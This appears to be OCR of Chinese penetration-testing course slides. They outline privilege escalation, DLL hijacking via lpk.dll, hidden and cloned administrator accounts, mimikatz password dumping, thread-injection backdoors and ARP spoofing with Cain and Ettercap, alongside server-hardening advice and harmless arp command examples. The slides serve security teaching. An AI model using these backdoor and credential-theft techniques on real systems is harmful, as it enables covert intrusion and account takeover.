
提权辅助

端口转发

DLL劫持

t00ls Lpk setch





把生成的lpk.dll放入一个文件夹内，按5次【Shift】启动

提权辅助

添加后门

远程控制程序

免杀病毒

服务器管理账号后门

用net user 建立的用户后，
用一个叫HideAdmin的软件可以在图形界面还是在CMD命令中都看不见这个用户，但是也无法删除。

克隆账户

修改注册表，表面上属于guest组的账户guest实际属于administrator

Administrator密码

mimikaza_trunk可以获取Windows 2000/2003/2008/VIST/WIN7系统的明文密码

线程插入后门

利用系统自身的某个程序，将后门程序插入其中。BITS、devil5、PortLess、BackDoor

WEB后门

文本文件

提权

- 溢出提权
- 第三方信息提权
- 虚拟主机提权
- 提权辅助
- 服务器提权措施

提权辅助

添加后门

最小权限+最少的服务=最大的安全

安全与易用永远成反比

- 访问尽可能少的目录
- 密码复杂且经常变化
- 不允许使用root权限
- 合理分配数据库增删改查
- 及时黑程序打补丁，安装防毒程序
- 关闭危险端口，比如445、135
- 删除system32下的EXE文件 比如cmd.exe、net.exe、net1.exe
- 删除不安全的组件Wscript.shell、Shell.application
- 安装服务器安全配置软件： 安全狗、云盾、D盾

渗透式软件测试

- 开源程序安全剖析
- 拖库
- 暴力测试
- 穷注攻击
- 提权
- ARP欺骗

ARP欺骗

- ARP欺骗原理
- Cain
- Ettercap
- NetFuke
- 防御ARP攻击

ARP欺骗原理

定义

地址解析协议，即ARP（Address Resolution Protocol），是根据IP地址获取物理地址的一个TCP/IP协议。

ARP缓存表

```
C:\WINDOWS\system32>arp -a

接口: 192.168.0.105 --- 0x4
  Internet 地址         物理地址              类型
  192.168.0.1           f4-83-cd-a6-de-e3     动态
  192.168.0.103         48-43-7c-8a-42-db     动态
  192.168.0.107         ac-38-70-95-14-62     动态
  192.168.0.123         84-4b-f5-b7-9c-37     动态
  192.168.0.255         ff-ff-ff-ff-ff-ff     静态
  224.0.0.2             01-00-5e-00-00-02     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.251           01-00-5e-00-00-fb     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  239.255.255.246       01-00-5e-7f-ff-f6     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态

接口: 169.254.193.168 --- 0x7
  Internet 地址         物理地址              类型
  169.254.255.255       ff-ff-ff-ff-ff-ff     静态
  224.0.0.2             01-00-5e-00-00-02     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态
```

arp –a： 显示ARP缓存表


arp –s IP地址 MAC地址： 建立ARP

arp –d： 清空所有ARP

arp –d IP地址： 清空某个ARP


ARP欺骗原理

局域网通信



ARP欺骗原理

局域网通信




ARP欺骗原理

IP欺骗

- 由于机器不知道其他机器的MAC地址，所以需要发ARP包，但是ARP包是可以伪造的
- ARP协议是无状态的，主机可以任意地发送ARP响应包
- 没有检查IP与MAC是否匹配的机制

ARP欺骗原理

